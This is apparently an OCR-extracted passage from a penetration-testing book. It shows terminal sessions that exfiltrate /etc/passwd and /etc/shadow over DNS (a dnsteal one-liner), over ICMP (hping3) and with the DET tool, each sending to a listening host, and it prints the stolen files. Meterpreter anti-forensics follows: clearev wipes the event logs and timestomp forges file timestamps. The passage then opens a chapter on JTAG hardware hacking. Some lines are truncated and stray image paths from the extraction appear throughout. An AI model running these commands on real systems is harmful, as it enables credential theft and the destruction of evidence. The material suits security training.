[?] Copy entire folder (ZIP enabled)
        # for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c
(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.1.104 `

[+] Once files have sent, use Ctrl+C to exit and save.
```

```
root@kali:~/exfil# f=List.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| b
ase64 -w0 | sed "s/.\{$b\}/&\n/g");do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i
-."; c=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.1.104
 `echo -ne $r$f|tr "+" "*"` +short; done
```

```
[+] Once files have sent, use Ctrl+C to exit and save.

[>] len: '245 bytes'    - List.txt
[>] len: '245 bytes'    - List.txt
[>] len: '245 bytes'    - List.txt
[>] len: '245 bytes'    - List.txt
[>] len: '245 bytes'    - List.txt
[>] len: '245 bytes'    - List.txt
[>] len: '245 bytes'    - List.txt
[>] len: '245 bytes'    - List.txt
[>] len: '117 bytes'    - List.txt
^C

[Info] Saving recieved bytes to './recieved_2017-06-13_12-20-57_List.txt
[md5sum] '30177bdb21b8a1550b3dfc970dc04d9c'
```

```
root@kali:~/exfil/dnsteal# cat ./recieved_2017-06-13_12-20-57_List.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

```
root@kali:~/exfil/exfiltools# tcpdump -i eth0 'icmp and src host 192.168.1.104' -w importantfile.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

```
root@ext-kali:/home/trump# cat /etc/passwd > exfiterthis
root@ext-kali:/home/trump# cat /etc/shadow >> exfiterthis
root@ext-kali:/home/trump# hping3 -1 -E ./exfiterthis -u -d 1500 192.168.1.104
HPING 192.168.1.104 (eth0 192.168.1.104): icmp mode set, 28 headers + 1500 data bytes
[main] memlockall(): Operation not supported
Warning: can't disable memory paging!
len=1500 ip=192.168.1.104 ttl=128 DF id=2912 icmp_seq=0 rtt=3.7 ms
DUP! len=1500 ip=192.168.1.104 ttl=64 DF id=26714 icmp_seq=0 rtt=3.7 ms
len=1500 ip=192.168.1.104 ttl=128 DF id=2914 icmp_seq=1 rtt=3.5 ms
DUP! len=1500 ip=192.168.1.104 ttl=64 DF id=26818 icmp_seq=1 rtt=3.6 ms
len=1500 ip=192.168.1.104 ttl=128 DF id=2916 icmp_seq=2 rtt=3.5 ms
DUP! len=1500 ip=192.168.1.104 ttl=64 DF id=26953 icmp_seq=2 rtt=3.5 ms
EOF reached, wait some second than press ctrl+c
len=1500 ip=192.168.1.104 ttl=128 DF id=2921 icmp_seq=3 rtt=3.4 ms
DUP! len=1500 ip=192.168.1.104 ttl=64 DF id=27100 icmp_seq=3 rtt=15.5 ms
len=1500 ip=192.168.1.104 ttl=128 DF id=2924 icmp_seq=4 rtt=7.3 ms
DUP! len=1500 ip=192.168.1.104 ttl=64 DF id=27182 icmp_seq=4 rtt=7.4 ms
```

```
root@kali:~/exfil# ls -la extfilterated_hex.txt
-rw-r--r-- 1 root root 83440 Jun 13 14:25 extfilterated_hex.txt
root@kali:~/exfil# python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> f=open('extfilterated_hex.txt','r')
>>> hex_data=f.read()
>>> ascii_data=hex_data.decode('hex')
>>> print ascii_data
▒▒oroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
root@kali:~/exfil/DET# python det.py -c ./config-sample.json -p icmp -L
[2017-06-13.09:29:52] CTRL+C to kill DET
[2017-06-13.09:29:52] [icmp] Listening for ICMP packets..
[2017-06-13.09:29:52] [icmp] Received ICMP packet from: 192.168.0.120 to 216.58.
196.14
[2017-06-13.09:29:53] [icmp] Received ICMP packet from: 192.168.0.120 to 216.58.
196.14
[2017-06-13.09:29:54] [icmp] Received ICMP packet from: 192.168.0.120 to 216.58.
196.14
```

```
root@kali:~/exfil/DET# python det.py -f /etc/passwd -p icmp -c ./config-sample.json
[2017-06-13.09:35:57] CTRL+C to kill DET
[2017-06-13.09:35:57] Launching thread for file /etc/passwd
[2017-06-13.09:35:57] Using icmp as transport method
[2017-06-13.09:35:57] [!] Registering packet for the file
[2017-06-13.09:35:57] [icmp] Sending 84 bytes with ICMP packet
[2017-06-13.09:35:57] Sleeping for 10 seconds
[2017-06-13.09:36:07] Using icmp as transport method
[2017-06-13.09:36:07] [icmp] Sending 936 bytes with ICMP packet
[2017-06-13.09:36:07] Sleeping for 6 seconds
[2017-06-13.09:36:13] Using icmp as transport method
[2017-06-13.09:36:13] [icmp] Sending 1056 bytes with ICMP packet
[2017-06-13.09:36:13] Sleeping for 2 seconds
[2017-06-13.09:36:15] Using icmp as transport method
[2017-06-13.09:36:15] [icmp] Sending 832 bytes with ICMP packet
[2017-06-13.09:36:15] Sleeping for 5 seconds
[2017-06-13.09:36:20] Using icmp as transport method
[2017-06-13.09:36:20] [icmp] Sending 152 bytes with ICMP packet
[2017-06-13.09:36:20] Sleeping for 3 seconds
[2017-06-13.09:36:23] Using icmp as transport method
[2017-06-13.09:36:23] [icmp] Sending 24 bytes with ICMP packet
```

```
[2017-06-13.09:36:23] [icmp] Received ICMP packet from: 1
.1.111
[2017-06-13.09:36:23] Received 18 bytes
[2017-06-13.09:36:23] File passwd recovered
[2017-06-13.09:36:24] [icmp] Received ICMP packet from: 1
```


```
meterpreter > clearev
[*] Wiping 1272 records from Application...
[*] Wiping 4816 records from System...
[*] Wiping 3756 records from Security...
```

```
meterpreter > timestomp -h

Usage: timestomp OPTIONS file_path

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file
```


```
meterpreter > timestomp README.txt -v
Modified      : 2017-06-14 08:19:23 -0400
Accessed      : 2017-06-14 08:19:23 -0400
Created       : 2017-06-14 08:19:23 -0400
Entry Modified: 2017-06-14 08:19:23 -0400
```


```
meterpreter > timestomp -z "01/01/2001 10:10:10" README.txt
01/01/2001 10:10:10
[*] Setting specific MACE attributes on README.txt
meterpreter > timestomp README.txt -v
Modified      : 2001-01-01 10:10:10 -0500
Accessed      : 2001-01-01 10:10:10 -0500
Created       : 2001-01-01 10:10:10 -0500
Entry Modified: 2001-01-01 10:10:10 -0500
```


Chapter 14: Embedded Devices and RFID Hacking





Networking	Surveillance	Industry Automation	Home Automation	Entertainment	Others
•Routers •Switches •NAS	•Alarms •Cameras •CCTV •DVRs/NVRs	•ICS/SCADA •PLC	•Smart homes •Z-waves •Other sensors	•TV •Gaming Console •Mobile Devices •Other gadgets	•Cars •Medical Devices



USBJTAG NT
<- Pin1 SN: 00006812


Applications
Places
USBJTAGNT
Wed 13:32
root@kali: ~/Downloads/usbjtagnt
File Edit View Search Terminal Help
Building dependency tree
Reading state information... Done
E: Unable to locate package libqtnetwork:i386
root@kali:~/Downloads/usbjtagnt# apt-get install libqtnetwork
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package libqtnetwork
root@kali:~/Downloads/usbjtagnt# apt-get inst
Reading package lists... Done
Building dependency tree
Reading state information... Done
libqt4-network is already the newest version
libqt4-network set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and
root@kali:~/Downloads/usbjtagnt# ./USBJTAGNT
./USBJTAGNT: error while loading shared libra
root@kali:~/Downloads/usbjtagnt# apt-get inst
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
libqt4-network:i386
0 upgraded, 1 newly installed, 0 to remove and
Need to get 645 kB of archives.
After this operation, 2,154 kB of additional
Get:1 http://ftp.hands.com/kali kali-rolling/
Fetched 645 kB in 1s (627 kB/s)
Selecting previously unselected package libqt
(Reading database ... 442412 files and directories currently installed.)
Preparing to unpack .../libqt4-network_4%3a4.8.7+dfsg-17_i386.deb ...
Unpacking libqt4-network:i386 (4:4.8.7+dfsg-17) ...
Processing triggers for libc-bin (2.28-2) ...
Setting up libqt4-network:i386 (4:4.8.7+dfsg-17) ...
Processing triggers for libc-bin (2.28-2) ...
root@kali:~/Downloads/usbjtagnt# ./USBJTAGNT
QGtkStyle could not resolve GTK. Make sure you have installed the proper libraries.
Config
Search Target Fo
Categor
Protocol
Target select
Modem
CableBox
DishIrd
Router
Voip
Develop
Eeprom
IPTV
Other
EJTAG
DCU
EJTAG64
BDM
SPIFLASH
ARM7
ARM9
ST20C1
EJTAGPIC
EEPROM
XBOX360
PPC
BEFSR81
BEFW11S4
Nano2
Nano2llink
S3C2440NAND
S3C2440NOR
Sonicview360
SRW2008
Viewsat
WNR854T
Register View
Auto Script
Script Directory
/root/Downloads/usbjtagnt/script/
Cancel
OK



USBJTAG & MR18 Files Used
7z1604-x64.exe
backup-OpenWrt-2015-12-20.tar.gz
MR18.zip
openwrt-ar71xx-nand-mr18-initramfs-kernel-ecc.bin
openwrt-ar71xx-nand-mr18-initramfs-kernel-ecc.rar
openwrt-ar71xx-nand-mr18-initramfs-kernel.bin
openwrt-ar71xx-nand-mr18-squashfs-sysupgrade.tar
OpenWRT-MR18-V1.0-Final.tar.gz
putty-0.67-installer.msi
USBJTAGNT-winsetup.zip
Winusb64bit.zip
Copyright (C) 2010-2015
USB JTAG NT 0.83
Target: MR18
-speed 0
-help
D
EXIT
HELP
RESET
DETECT
SEARCH
FLSHDCT
FLSHSET
INIT
INITUSB
GETRAM
CMPRAM
SAVE
LDRAM
SETRAM
PEEK
POKE
PROGRAM
FLSHLIST
CONFIG
ABOUT
CLS
E
F
S
CONFIGSHOW
ERASE
SPROGRAM
BK
R
T
G
PEEKH
PEEKB
POKEH
POKEB
SPEED
TAP
CFI
log
SGETRAM
SCMPRAM
Output
boot
kernel1
kernel2
UBI1
UBI2
-help
-

